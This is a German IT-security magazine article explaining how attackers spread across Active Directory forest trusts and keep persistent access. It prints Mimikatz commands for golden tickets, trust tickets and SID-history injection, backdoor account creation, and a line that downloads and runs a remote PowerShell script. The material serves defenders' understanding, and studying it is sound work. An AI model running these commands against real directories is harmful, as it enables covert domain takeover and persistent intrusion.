Inter-Forest und Persistenz: Wie Angreifer sich über einen AD-Forest hinaus ausbreiten und festsetzen

Zwischen den Wäldern

Yves Kraft, Frank Ully

Eigentlich hatte Microsoft in seinem Active-Directory-Design den Forest als Sicherheitsgrenze vorgesehen. Doch Fehlkonfigurationen sowie eine zu großzügige Vergabe von Rechten können dazu führen, dass das AD kompromittiert wird.

Der siebte Artikel der Active-Directory-Reihe zeigt ergänzend zu den vorigen Beiträgen, dass es selbst zwischen Forests durch unsichere Konfiguration, großzügig vergebene Rechte oder Forest-übergreifend verkettete Komponenten einem Angreifer gelingen kann, von einer Gesamtstruktur auf die andere überzuspringen. Schließlich hat er viele Möglichkeiten, seinen Zugriff auf ein AD dauerhaft und vom Opfer mehr oder weniger unbemerkt zu sichern.

Miteinander verbundene Wälder

Wie in der *iX*-Ausgabe 2/2021 [1] dargestellt bildet die Gesamtstruktur, auf Englisch Forest genannt, die Sicherheitsgrenze in AD-Umgebungen. Ein Mitglied der Gruppe Organisationsadministratoren (Enterprise-Admins), die es nur in der Stammdomäne gibt, hat administrativen Zugriff auf alle anderen Domänen, weil diese Gruppe auf allen Domänencontrollern (DC) lokale Administratorrechte besitzt. Aber wie im vorigen Artikel beschrieben kann auch ein Administrator einer Domäne alle anderen Domänen in einem Forest kompromittieren.

Doch selbst wenn unterschiedliche Umgebungen in verschiedene Gesamtstrukturen getrennt sind, bestehen für einen produktiven Einsatz oft Vertrauensstellungen (Trusts) [2] zwischen den Forests – oder externe Trusts zwischen einzelnen Domänen in unterschiedlichen Strukturen. Dies kann es Angreifern ermöglichen, die Sicherheitsbarriere beispielsweise zwischen dem Forest mit der Stammdomäne `ad.2consult.ch` und dem Forest `office.threeconsult.ch` zu überspringen.


Solche Vertrauensstellungen sind wie innerhalb einer Gesamtstruktur transitiv, übertragen sich also zwischen den unmittelbar verknüpften Umgebungen – allerdings nicht auf weitere Umgebungen wie einen dritten Forest, dem nicht direkt vertraut wird. Und ein solcher Trust kann ein- oder zweiseitig (bidirektional) sein. In der Regel wird er als zweiseitig eingerichtet, sodass beide Forests einander vertrauen und Zugriffe in beide Richtungen möglich sind (Abbildung 1).

Grundlage für das Ausnutzen von Vertrauensstellungen ist eine ausführliche Enumeration [3], die in üblichen Konfigurationen auch zwischen Gesamtstrukturen möglich ist. Allerdings kann bei Forest-Trusts optional die Einstellung „ausgewählte Authentifizierung“ („selective authentication“) aktiviert werden, die den Zugriff auf genau ausgewählte Objekte für genau definierte Benutzer beschränkt und damit die Enumeration von anderen Gesamtstrukturen erschwert. Weil diese Konfiguration komplex zu entwerfen und zu administrieren ist, wird sie allerdings selten implementiert.

Die folgenden Beispiele gehen davon aus, dass der Forest `ad.2consult.ch` auf Wegen, die in den vorigen Artikeln beschrieben wurden, vollständig kompromittiert wurde. Von seiner Stammdomäne aus wollen sich die Angreifer nun in weitere verknüpfte Forests ausbreiten. Dazu listen sie die Vertrauensstellungen auf („enumerieren“), wie in Listing 1 mithilfe des Werkzeugs PowerView gezeigt, das im Enumerationsartikel [3] vorgestellt wurde (die Befehle beziehen sich auf die dev-Version).

Über die Vertrauensstellungen lassen sich auch Abfragen in die verbundene Gesamtstruktur stellen, beispielsweise mit `Get-DomainUser -Domain office.threeconsult.ch` nach dort vorhandenen Benutzern.

Findet der Angreifer so einen gleichlautenden Benutzernamen zum aktuellen AD, kann er versuchen, sich im anderen Forest mit dem Passwort-Hash [4] des Benutzers zu authentifizieren, den er aus der bereits kompromittierten Umgebung ausgelesen hat – und hat Erfolg, wenn der Benutzer dort dasselbe Passwort verwendet.



Zweiseitige Vertrauensstellung zwischen den Gesamtstrukturen `ad.2consult.ch` und `office.threeconsult.ch` (Abb. 1)

SID-Historie über die Gesamtstruktur hinweg

Die SID-Historie, auch SID-Verlauf genannt, ist ein Attribut an Domänenobjekten, das Migrationsszenarien unterstützt. Jedes AD-Konto hat eine zugehörige Sicherheitskennung (Security Identifier, SID), die verwendet wird, um Sicherheitsprinzipale (wie Benutzerkonten und Sicherheitsgruppen) [5] beispielsweise für Rechtezuweisungen eindeutig zu identifizieren.

Mit der SID-Historie lassen sich die Zugriffsrechte eines Kontos effektiv auf ein anderes klonen. Das stellt sicher, dass Benutzer den Zugriff behalten, wenn sie von einer Domäne in eine andere verschoben werden, obwohl sich dann die SID des Benutzers ändert. Das SID-Historienattribut des Benutzerkontos enthält seine ursprüngliche Sicherheitskennung. Der Benutzer in der neuen Domäne kann weiterhin auf Ressourcen in der alten zugreifen, an denen noch seine ursprüngliche SID vermerkt ist.

Wenn die hinterlegten SIDs von privilegierten Konten oder Gruppen stammen, kann ein reguläres Benutzerkonto über Domänenadminrechte verfügen, ohne Mitglied einer Admingruppe zu sein; eine Möglichkeit zum Missbrauch neben einer derartigen versteckten Privilegieneskalation wird weiter unten beschrieben.

Der vorige Artikel [1] zeigte, wie Angreifer innerhalb eines Forests mithilfe des SID-Verlaufs von einer Domäne aus eine andere kapern können. Zwischen Forests werden die dabei missbrauchten zusätzlichen SIDs allerdings in der Standardeinstellung weggefiltert. Wurde jedoch beispielsweise bei einem Firmenzusammenschluss für die Dauer der Migration von einem Forest auf den anderen die SID-Historie wieder aktiviert, haben Angreifer leichtes Spiel (siehe ix.de/zxnp). Dies ist im Szenario in Listing 1 der Fall und zu erkennen bei `office.threeconsult.ch` durch den Eintrag `TREAT_AS_EXTERNAL` bei den `TrustAttributes`. Der Grund für eine solche Konfiguration: Normale Benutzer können zwar schnell zwischen Forests migriert werden. Bei Computer- und Dienstkonten ist es oft eine langwierige Prozedur[5].

Bei einer derartigen Konfiguration besteht ein externer Trust, wie er auch unter einzelnen Domänen in verschiedenen Forests existieren könnte. Dabei ist wieder ein Missbrauchen der SID-Historie möglich. Allerdings entfernt die Sicherheitsfunktion der SID-Filterung weiterhin Einträge mit einer Objekt-ID (Relative Identifier, RID [2]) niedriger als 1000, um eingebaute hoch privilegierte Standardkonten wie Domänenadministratoren (RID 512) mit solchen niedrigen Objekt-IDs zu schützen. Allerdings haben neu angelegte Sicherheitsprinzipale immer eine RID größer als 1000.

Wurde beispielsweise im Zielforest der eingebauten lokalen Administratoren-Sicherheitsgruppe eine neue Gruppe AD-Backups hinzugefügt, wie in Listing 2 dargestellt, kann diese Gruppe bei den zusätzlichen SIDs angegeben werden.

Besteht keine solche unsichere Konfiguration, die die Barrieren zwischen verschiedenen AD-Umgebungen senkt, muss ein Angreifer die Sicherheitsprinzipale der aktuellen Domäne ermitteln, die bereits Zugriff auf Ressourcen in der Zieldomäne im anderen Forest haben. Dieser Zugriff kann hauptsächlich auf drei Arten erfolgen.

Erstens können in der anzugreifenden Domäne im entfernten Forest Gruppen gesucht werden, in denen Benutzer aus der bereits gekaperten Umgebung Mitglieder sind. Abhängig von den Zugriffsrechten dieser Gruppe hat der Angreifer einen ersten Einstiegspunkt in der entfernten Umgebung:

```
PS > Get-DomainForeignGroupMember -Domain ↵
    office.threeconsult.ch | select GroupName,↵
                                        MemberName
2consult-Verwalter S-1-5-21-3725456991-↵
                    164711372-156644679-1109
PS > ConvertFrom-SID S-1-5-21-3725456991-↵
                    164711372-156644679-1109
2CONSULT\donald.domain
```

Von dieser Gruppenmitgliedschaft ausgehend kann er versuchen, mit den in den vorigen Artikeln vorstellten Enumerations- und Angriffstechniken die Domäne und schließlich den Forest zu kompro-

X-TRACT

- Obwohl Microsoft die Gesamtstruktur (Forest) als eine Sicherheitsgrenze implementiert hat, können AD-Kompromittierungen sich durch unsichere Konfiguration, großzügig vergebene Rechte oder Forest-übergreifend verkettete Komponenten unter Umständen von einer Gesamtstruktur auf eine andere ausbreiten.
- Über Missbrauch der SID-Historie und das Fälschen von Tickets erlangen Angreifer in einer Privilegieneskalation höhere Rechte und können sich überdies den dauerhaften Zugriff auf die angegriffene Umgebung sichern, selbst wenn der ursprüngliche Zugriff verloren geht.
- Für Persistenz gibt es unzählige Wege, die nicht alle verlässlich erkannt und entfernt werden können. Um einem kompromittierten Active Directory wieder vertrauen zu können, muss der komplette Forest neu aufgebaut werden.

mittieren. Beispielsweise können Benutzer gejagt [4] oder schwache Dienstpasswörter im Zielforest mit Kerberoasting [5] auch über den Trust hinweg geknackt werden.

Zweitens können Einträge in Zugriffskontrolllisten der zu kompromittierenden Domäne im entfernten Forest gesucht werden, die Sicherheitsprinzipale aus der aktuellen bereits gefallenen Umgebung enthalten. Interessante Rechte wie `WriteDacl` oder `ForceChangePassword` [5] können auch im entfernten Forest missbraucht werden. In Listing 3 verfügt Susanne Server aus der Ursprungsumgebung über die umfangreichen `GenericAll`-Rechte auf den Domänencontroller der Stammdomäne des entfernten Forests, wodurch sie den dortigen DC übernehmen kann.

Drittens können Gruppen aus der kompromittierten Domäne Mitglieder in lokalen Gruppen auf einzelnen Rechnern in der Zielumgebung sein, beispielsweise Mitglieder der lokalen Administratoren eines Servers. Solche Sicherheitsprinzipale können für ein einzelnes anzugreifendes System beispielsweise wie folgt ermittelt werden (erfordert lokale Adminrechte beim Zielsystem):

```
PS > Get-NetLocalGroupMember -ComputerName ⤸
webserver01.office.threeconsult.ch -GroupName ⤸
                                        Administratoren
```

Neben der hier skizzierten manuellen Enumeration kann auch der „Bluthund“, das grafische Werkzeug BloodHound [4], diese Forest-übergreifenden Angriffspfade erschnüffeln. Dazu werden die – beispielsweise mit PowerView in Listing 1 – ermittelten verbundenen Domänen jeweils einzeln an den Ingestor (auf Deutsch etwa Datensammler) übergeben und anschließend alle so erstellten Informationspakete in dieselbe BloodHound-Datenbank importiert:

```
PS > Invoke-Bloodhound -Domain ⤸
                                office.threeconsult.ch
```

Darüber hinaus missbrauchen Angreifer auch Forest-übergreifend verknüpfte Microsoft-SQL-Server zum Sprung über Sicherheitsgrenzen hinweg. Eine solche Konfiguration liegt beispielsweise vor, wenn ein Backend-Datenbankserver im Intranet, der in einem anderen Forest als die Frontend-Anwendung steht, mit einem SQL-Server im DMZ-Forest verknüpft ist.

Beim Ausnutzen derartiger Konfigurationsschwachstellen von Microsofts Datenbankservern hilft die PowerShell-Skriptsammlung PowerUpSQL von NetSPI, deren Beschreibung den Rahmen dieser AD-Reihe sprengen würde. Ein guter Einstieg sind die Blogbeiträge „PowerUpSQL: A PowerShell Toolkit for Attacking SQL Server“ und „SQL Server Link Crawling with PowerUpSQL“ (Skriptsammlung und Blogbeiträge siehe ix.de/zxnp).

Persistenz: sich dauerhaft und unbemerkt festsetzen

Hat ein Angreifer ein Active Directory einmal kompromittiert, verfügt er über viele Möglichkeiten, in der „Persistenz“ genannten Angriffsphase (siehe ix.de/zxnp) seinen Zugriff dauerhaft und vom Opfer mehr oder weniger unbemerkt zu sichern [6]. Naheliegend, aber auffällig ist beispielsweise das Erstellen neuer Benutzer in einer Administratorgruppe. Es gibt jedoch zahlreiche versteckte Wege.

Das Werkzeug Mimikatz [4] ermöglicht – mit den Rechten eines Domänenadmins auf einem Domänencontroller ausgeführt – die Injektion einer SID-Historie in ein beliebiges Benutzerkonto.

In diesem Szenario erstellt der Angreifer das Benutzerkonto `anton.angreifer` neu und fügt mit Mimikatz die Domänenadmingruppe zum SID-Historien-Attribut des Kontos hinzu:

```
PS > net user anton.angreifer Passwort123! ⤸
                                          /add /domain
PS > Invoke-Mimikatz -Command '"sid::patch" ⤸
              "sid::add /sam:anton.angreifer ⤸
                        /new:Domänen-Admins"'
```

Beispielsweise mit PowerView wird über das leere `memberOf`-Attribut sichtbar, dass das Konto von Anton Angreifer kein Mitglied einer Gruppe ist, aber die Objekt-ID 512 der Domänenadmingruppe im Attribut `SIDHistory` steht:

```
PS > Get-DomainUser anton.angreifer | ⤸
              select memberOf, SIDHistory | fl
memberOf   :
sidhistory : S-1-5-21-3725456991-164711372- ⤸
                                    156644679-512
```

Wenn sich Anton Angreifer anmeldet, werden die mit dem Konto verbundenen SIDs ausgewertet und sein Zugriff basierend auf diesen Sicherheitskennungen bestimmt. Da am Konto die Sicherheitskennung der administrativen Gruppe vermerkt ist, verfügt es über alle Zugriffsrechte, die ein Domänenadmin hat.

Computer als Domänenadmins

Zu jedem Computer, der mit einem AD verbunden ist, gehört ein Computerkonto [2]. Wenn ein Computer einer Domäne beitritt, wird auf dem DC ein neues Computerkonto-

Listing 1: Ermitteln Forest-übergreifender Vertrauensstellungen mit PowerView

```
PS > Get-DomainTrustMapping

[...]

SourceName      : ad.2consult.ch
TargetName      : office.threeconsult.ch
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 18.01.2021 21:27:41
WhenChanged     : 18.01.2021 21:34:28

SourceName      : office.threeconsult.ch
TargetName      : ad.2consult.ch
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 18.01.2021 21:33:23
WhenChanged     : 20.01.2021 15:08:38

[...]
```

Listing 2: Enumeration benutzerdefinierter verschachtelter Gruppen in der Standardadministratorengruppe in der Stammdomäne des Zielforests

```
PS > Get-DomainGroupMember "Administratoren" -Domain office.threeconsult.ch | select
MemberName, MemberSID

MemberName           MemberSID
----------           ---------
AD-Backups           S-1-5-21-1849780390-1319229915-3189093507-1109
Domänen-Admins       S-1-5-21-1849780390-1319229915-3189093507-512
Organisations-Admins S-1-5-21-1849780390-1319229915-3189093507-519
Administrator        S-1-5-21-1849780390-1319229915-3189093507-500
```

Listing 3: Ermitteln interessanter Zugriffsrechte mit PowerView in der Stammdomäne eines verbundenen Forests

```
PS > Find-InterestingDomainAcl -Domain office.threeconsult.ch | where {
$_.SecurityIdentifier -like (Get-DomainSID) + '*' } | select identityreferencename,
activedirectoryrights, objectdn| fl

IdentityReferenceName : susanne.server
ActiveDirectoryRights : GenericAll
ObjectDN              : CN=THREE-DC01,OU=Domain Controllers,DC=office,DC=threeconsult,
DC=ch
```

Listing 4: Kompromittieren eines anderen Forests (mit aktiviertem SID-Verlauf) über ein goldenes Ticket für Susanne Server

```
PS > (Get-DomainUser susanne.server).objectsid
S-1-5-21-3725456991-164711372-156644679-1108
PS > Invoke-Mimikatz -Command '"kerberos::golden /user:susanne.server /domain:ad.2consult.ch /sid:S-1-5-21-3725456991-164711372-156644679 /
                               krbtgt:963f366db4fd267bcc915c3444907d13 /sids:S-1-5-21-1849780390-1319229915-3189093507-1109 /ptt"'
[...]
PS > ls \\three-dc01.office.threeconsult.ch\c$
```

Objekt erstellt, dessen Name mit einem Dollarzeichen endet, und mit dem System verknüpft. Dabei wird das Kennwort des Computerkontos festgelegt und für die Authentifizierung ähnlich wie das Kennwort eines Benutzers verwendet. Es wird auf dem Rechner selbst hinterlegt und sein Hash wird in der AD-Datenbank auf den Controllern der Domäne gespeichert. Computer in einer Domäne wechseln ihr Kontopasswort normalerweise etwa alle 30 Tage. Dieser Schwellenwert lässt sich jedoch einstellen und das Ändern auch vollständig deaktivieren.

Computerkonten sind standardmäßig Mitglieder der Gruppe `Domänencomputer` und Domänencontrollercomputer sind Mitglieder einer gleichnamigen Gruppe. Darüber hinaus fügen Systemverwalter Computerkonten häufig für die Filterung von Gruppenrichtlinien zu anderen Gruppen hinzu, sodass bestimmte Gruppenrichtlinien nur für bestimmte Computer gelten.

Wenn sich ein Computer an der Domäne authentifiziert, üblicherweise über Kerberos, wird ein Ticket erstellt, das die SID des Computers und alle SIDs für Sicherheitsgruppen enthält, in denen der Computer Mitglied ist, genau wie beim Anmelden eines Benutzers. Der authentifizierte Computer verfügt also über diese Rechte auf Ressourcen in der Domäne oder dem Forest, ähnlich wie ein Benutzer, der Mitglied der gleichen Gruppe ist. Wenn ein Computerkonto also in einer Admingruppe steht, hat das Computerkonto administrative Rechte.

Eine Methode zum Aufrechterhalten erhöhter Rechte im AD besteht darin, ein Computerkonto – oder eine Gruppe, die Computerkonten enthält – einer hoch privilegierten Domänengruppe hinzuzufügen. Besonders unauffällig ist dieses Vorgehen, wenn das Computerkonto nicht direkt der Gruppe der Domänenadmins hinzugefügt wird, sondern einer bereits vorhandenen darin verschachtelten benutzerdefinierten Gruppe.

Der Angreifer braucht ein kompromittiertes Computerkonto in der oben skizzieren Umgebung nur zur Gruppe `AD-Backups` hinzuzufügen und dessen automatischen Passwortwechsel zu deaktivieren. Das Computerkonto verleiht dem Angreifer nun Administratorrechte für Domänencontroller und er kann beispielsweise DCSync [4] nach Belieben ausführen, um Passwortdaten für jedes Konto zu ziehen. Konten für Backup- oder Monitoringtools in Admingruppen sind generell eine schlechte Idee [3].

Darüber hinaus kann ein Angreifer wie in [1] gezeigt auch ein „virtuelles“ Computerkonto für ein gar nicht existierendes System erstellen und es als Hintertür einrichten.

Goldene Tickets: Generalschlüssel zum AD

Eine weitere Möglichkeit zur Persistenz ist, Eigenheiten des Authentifizierungsprotokolls Kerberos [2] auszunutzen. Denn neben der Übergabe legitim erstellter gültiger Kerberos-Tickets, die aus dem Arbeitsspeicher geholt werden (Pass the Ticket) [1], oder dem Verwenden eines Passwort-Hashs zur Abfrage von Tickets (Overpass the Hash, OPtH) [4] ermöglicht eine bekannte Angriffstechnik das Erstellen gefälschter Tickets, von denen es zwei Arten gibt: goldene und silberne.

Wegen der Eigenheiten von Kerberos kann sich ein Angreifer mit Kenntnis des zentralen AD-Geheimnisses – des NT-Passwort-Hashs oder des AES-Kerberos-Schlüssels des KDC-Dienstkontos `krbtgt` [2] – ein Langzeitticket (Ticket Granting Ticket, TGT) ausstellen, das ihn beispielsweise als Mitglied der Gruppe der Domänenadmins ausweist und das er jederzeit wieder vorzeigen kann, selbst wenn alle kompromittierten Accounts gelöscht oder ihre Passwörter neu gesetzt wurden. Benannt ist der Angriff nach den goldenen Tickets, die im Kinderbuchklassiker von Roald Dahl zum Besichtigen der titelgebenden Schokoladenfabrik berechtigen.

Der `krbtgt`-Passwort-Hash kann mit Domänenadminrechten bei einem DCSync-Angriff ausgelesen werden oder der äquivalente AES-Kerberos-Schlüssel als lokaler Administrator auf dem Domänencontrollers aus dessen LSASS-Prozess [4]. Das Geheimnis kann ebenso von einem unzureichend geschützten Offline-Backup der zentralen Datei `NTDS.dit` eines DCs stammen [7] – auch von einer einige Jahre alten Sicherung, denn das `krbtgt`-Passwort wird beim Erstellen einer Domäne erzeugt und selten bis gar nicht geändert.

Goldene Tickets können auf jedem Rechner generiert werden, auch wenn dieser zunächst nicht mit einer Domäne verbunden ist; dazu sind keine lokalen Administratorrechte erforderlich. Ein Angreifer kann sich damit als beliebiger, selbst fiktiver Benutzer ausgeben (allerdings darf in diesem Fall das Ticket nicht älter als 20 Minuten sein) und sich damit Zugriff auf alle Ressourcen verschaffen, die in einem Active Directory eingebunden sind – vergleichbar mit einem Generalschlüssel. Mit Standardangriffstools wie Mimikatz erstellt, ist es 10 Jahre gültig. Selbst wenn das Ticket dadurch vermittelt, dass es länger gilt, als die Einstellung in der Domänenrichtlinie vorsieht (im Standard 600 Minuten), wird es als solches akzeptiert.

In Listing 4 wird gezeigt, wie sich ein Angreifer mit einem goldenen Ticket aus der kompromittierten Umgebung `ad.2consult.ch` heraus über den `sids`-Parameter als Mitglied der in Listing 2 ermittelten benutzerdefinierten Admingruppe `AD-Backups` in `office.threeconsult.ch` ausgibt – und in diesem Beispiel einer besonders unsicheren Konfiguration mit SID-Historie über Forestgrenzen hinweg unmittelbar den DC in einer anderen Gesamtstruktur kompromittiert hat. Meist werden goldene Tickets aber nur innerhalb einer Gesamtstruktur eingesetzt.

Silberne Tickets für Privilegieneskalation

Silberne Tickets (Silver Tickets) sind gefälschte Servicetickets (Ticket Granting Service, TGS). Sie werden zur Authentifizierung direkt an den Server geschickt, der den spezifischen Dienst anbietet, für den das Ticket erstellt wurde: Ein silbernes Ticket kann also unauffälliger eingesetzt werden als ein goldenes, es erzeugt standardmäßig keine Kommunikation mit dem DC. Nur wenn, wie es selten vorkommt, auf dem Server des Dienstes die Validierung des Privileged Attribute Certificate (PAC; siehe ix.de/zxnp) eingestellt ist, wird das Ticket zunächst an den DC gesendet. Ist keine PAC-Validierung aktiviert, kann das Ticket behaupten, der Benutzer, für den es erstellt wurde, sei Domänenadmin, auch wenn das nicht der Fall ist.

Der Geltungsbereich eines gefälschten Servicetickets ist auf den Zugriff auf einen oder mehrere Dienste auf einem bestimmten Server beschränkt. Ein Angreifer muss den NT-Hash oder AES-Kerberos-Schlüssel von dessen Computerkonto kennen, um silberne Tickets zu generieren. Quelle dafür kann beispielsweise das Auslesen des LSASS-Prozesses des bereits gekaperten Servers mit Mimikatz sein; dazu muss die Domäne nicht komplett kompromittiert werden. Selbst wenn das `krbtgt`-Passwort geändert wird, funktionieren silberne Tickets weiterhin, solange sich das Passwort des Dienstes nicht ändert. Computerkonten wechseln wie oben beschrieben per Default regelmäßig ihr Kennwort, dies kann aber fallweise deaktiviert werden.

Sobald der Angreifer Kenntnis vom Computerkontokennwort eines Domänencontrollers erlangt hat, kann er diese Information nutzen, um ein Silver Ticket zu erstellen, das ihm auf diesem DC Adminrechte verleiht. Weitere Informationen und welche Dienste auf einem Rechner über ihren Service Principal Name (SPN) [5] für Hintertüren zur Persistenz interessant sind, führt ein Beitrag im Kompendium HackTricks aus (siehe ix.de/zxnp).

Silberne Tickets können neben der Persistenz auch zur Privilegieneskalation eingesetzt werden, wenn sich der Angreifer als höher privilegierter Benutzer ausgibt und damit einen administrativen Zugriff auf ein System erlangt, den er zuvor nicht hatte.

Kerberos-Trust-Tickets fälschen

In einem Szenario, in dem ein Angreifer eine einzelne Domäne in einem Forest kompromittiert und alle Anmeldeinformationen ausgelesen hat, würde er sich natürlich goldene Tickets schmieden, da sie vollen Zugriff auf die Domäne und den Forest ermöglichen – denn wenn sie von Werkzeugen wie Mimikatz in Standardeinstellungen erstellt werden, enthalten sie die Gruppenmitgliedschaft der allmächtigen Enterprise-Admins.

Es gibt jedoch einen weiteren Weg für einen Angreifer, der alle Anmeldeinformationen von einem DC entwendet hat, sich in einem Forest mit mehreren Domänen festzusetzen. Da jede Domäne in einer größeren AD-Gesamtstruktur ein implizites Vertrauen und ein zugehöriges Vertrauenspasswort mit mindestens einer anderen Domäne hat, kann der Angreifer einen anderen Typ von Kerberos-Ticket fälschen, um in der Zieldomäne Rechte eines Organisationsadmins (RID 519) vorzutäuschen, wie in Listing 5 gezeigt.

Das Vertrauenspasswort findet ein Angreifer etwa in DCSync-Ausgaben oder über den Mimikatz-Befehl `lsadump::trust` auf dem DC, wenn er nach dem Namen des Trusts mit einem Dollarzeichen am Ende sucht. Von der untergeordneten Domäne `produktion.ad.2consult.ch` (Kurzname: `PRODUKTION`) aus ist das beispielsweise `2CONSULT$` für die Vertrauensstellung zur Stammdomäne `ad.2consult.ch` mit dem Kurznamen `2CONSULT`. Die meisten Konten mit einem nachgestellten $ sind Computerkonten [2], aber einige von ihnen sind Trust-Konten.

Das Ausstellen eines solchen Tickets ist kein Silver-Ticket-Angriff, da kein gefälschtes TGS erstellt wird, und auch kein Golden-Ticket -Angriff, da das TGT nicht mit dem `krbtgt`-Geheimnis nachgemacht wird. Hier wird ein Inter-Realm-TGT, auch Trust-Ticket genannt, für einen Benutzer in der Domäne `produktion.ad.2consult.ch` für die eine Anfrage an den DC der Domäne `ad.2consult.ch` gefälscht, um anschließend ein gültiges TGS für eine Ressource in dieser Domäne anfordern zu können. Da für jede Domäne im Forest ein automatischer wechselseitiger transitiver Trust besteht, ermöglicht der Erhalt des Schlüssels für einen Trust den Zugriff auf die andere Domäne. Dies ist auch ein alternativer Weg für die Privilegieneskalation von einer Kind- zur Stammdomäne eines Forests statt des in [1] gezeigten Missbrauchs des `krbtgt`-Geheimnisses.

Das Fälschen des Inter-Realm-TGT für den dauerhaften Zugriff auf eine Domäne ist natürlich nicht notwendig, wenn ein Angreifer im Besitz ihres `krbtgt`-Geheimnisses ist. Aber wenn dieses Geheimnis von Verteidigern zweimal geändert wurde, um die Kompromittierung an dieser Stelle zu beenden, können Angreifer ein gefälschtes Trust-Ticket verwenden, um sich als Enterprise-Admin auszugeben und erneut volle Rechte über die Domäne und den Forest zu erlangen.

Schlüssel für Vertrauensstellungen werden automatisch nach 30 Tagen gewechselt, das Hintertür-Trust-Ticket des Angreifers muss also relativ aktuell sein.

Im ersten Monat, in dem eine Vertrauensstellung besteht, können deren anfangs manuell vergebene Schlüssel mit einem Kerberoasting-Angriff [5] gebrochen werden, wenn sie schwach gewählt sind, wie Adam Chester in seinem Blog ausführt (siehe ix.de/zxnp).

Hintertüren in Zugriffssteuerungslisten

Bevor ein Benutzer eine bestimmte Aktion ausführen oder Änderungen vornehmen darf, muss das Zielsystem prüfen, ob und in welchem Umfang er überhaupt dazu berechtigt ist. Dafür verfügt jedes Objekt über einen Security Descriptor, der zwei Arten von Zugriffskontrolllisten (Access Control List, ACL) enthält [2]. Für Angreifer interessant ist die Discretionary Access Control List (DACL), die Berechtigungen definiert, die ein Benutzer oder eine Gruppe für dieses Objekt haben. Wie von Systemverwaltern erstellte ACLs zur Privilegieneskalation ausgenutzt werden, wurde in [5] beschrieben.

Ein Domänenadmin ist so mächtig, weil er die Berechtigung hat, auf fast alle Ressourcen in einer Domäne zuzugreifen, beispielsweise als lokaler Administrator auf jeden eingebundenen Rechner. Aber seine umfassenden Rechte werden nicht unbedingt für Aktionen benötigt, die für Angreifer langfristig interessant sind. Stattdessen können sich die Eindringlinge auf bestimmte Objekte – wie einzelne Benutzerkonten – gerade jene minimalen Berechtigungen einrichten, die zum Ausführen einer relevanten Aktion erforderlich sind. Angreifer, die administrative Privilegien innerhalb eines AD erlangt haben, können sich damit gezielt solche Rechte gewähren, die ihnen weiter den Zugriff sichern, auch wenn sie den ursprünglichen Adminzugang längst verloren haben sollten.

Das Verändern von Zugriffskontrolllisten auf Windows-Zielen ermöglicht interessante Persistenz-Techniken, die sich beispielsweise mit dem PowerShell-

Listing 5: Erstellen eines Trust-Tickets mit dem Passwort-Hash des Trust-Kontos

```
PS > Get-DomainSID
S-1-5-21-3756703461-82596966-544110894
PS > Get-DomainSID ad.2consult.ch
S-1-5-21-3725456991-164711372-156644679
PS > Invoke-Mimikatz -Command '"kerberos::golden /domain:produktion.ad.2consult.ch /user:susanne.server /sid:S-1-5-21-3756703461-82596966-7
          544110894 /rc4:507e5ad53ed58ac6a6e619e82f925089 /service:krbtgt /target:ad.2consult.ch /sids:S-1-5-21-3725456991-164711372-156644679-519 /ptt"'
```

Werkzeug RACE von Nikhil Mittal (siehe ix.de/zxnp) einrichten lassen. Ein mögliches Ziel dafür: PowerShell Remoting, mit dem Systemverwalter via PowerShell Befehle auf anderen Rechnern auszuführen können, ähnlich wie mit SSH unter Linux. Seit Windows Server 2012 ist Remoting im Standard auf Serverbetriebssystemen aktiviert. Normalerweise können sich nur Enterprise- und Domänenadmins sowie lokale Administratoren oder Remoteverwaltungsbenutzer des jeweiligen Systems per PowerShell Remoting zu einem Rechner verbinden.

Allerdings dürfen auch Benutzer ohne diese Gruppenmitgliedschaften auf einen Zielrechner zugreifen, wenn die ACL des Remoting-Endpunkts geändert wird. Folgender Befehl von RACE wird mit Domänenadminrechten ausgeführt:

```
PS > [Net.ServicePointManager]::Security↵
  Protocol = [Net.SecurityProtocolType]'Tls11,↵
                                        Tls12'
PS > iex (iwr -UseBasicParsing https://raw.↵
       githubusercontent.com/samratashok/RACE/↵
                              master/RACE.ps1)
PS > Set-RemotePSRemoting claus.client ↵
              -ComputerName dc01.ad.2consult.ch
```

Anschließend kann sich Claus Client per PowerShell Remoting auf den Domänencontroller verbinden. Dabei ist zu beachten, dass weitere Rechte von Claus Client nicht verändert wurden; trotz nun möglichen Zugriffs auf den DC ist er dort zunächst nur ein normaler Benutzer:

```
PS > Enter-PSSession dc01.ad.2consult.ch
[dc01.ad.2consult.ch]: PS C:\Users\claus.↵
                            client\Documents >
```

Auf Domänenebene sichert hingegen eine ACL-Hintertür im `AdminSDHolder`-Container dauerhaften Zugriff auf privilegierte Konten innerhalb der Domäne. Die Zugriffssteuerungsliste des `AdminSDHolder`-Objekts wird als Vorlage zum Kopieren von Berechtigungen auf alle sogenannten „geschützten Gruppen“ im Active Directory und deren Mitglieder verwendet. Das sind privilegierte Gruppen wie Domänen-, Organisations- und Schema-Admins. Eine komplette Liste ist in einer Dokumentation von Microsoft zu finden (siehe ix.de/zxnp). Im AD sind geschützte Gruppen und ihre Mitglieder mit dem Attribut `adminCount` gekennzeichnet, das wie in [3] beschrieben mit PowerView abgefragt werden kann.

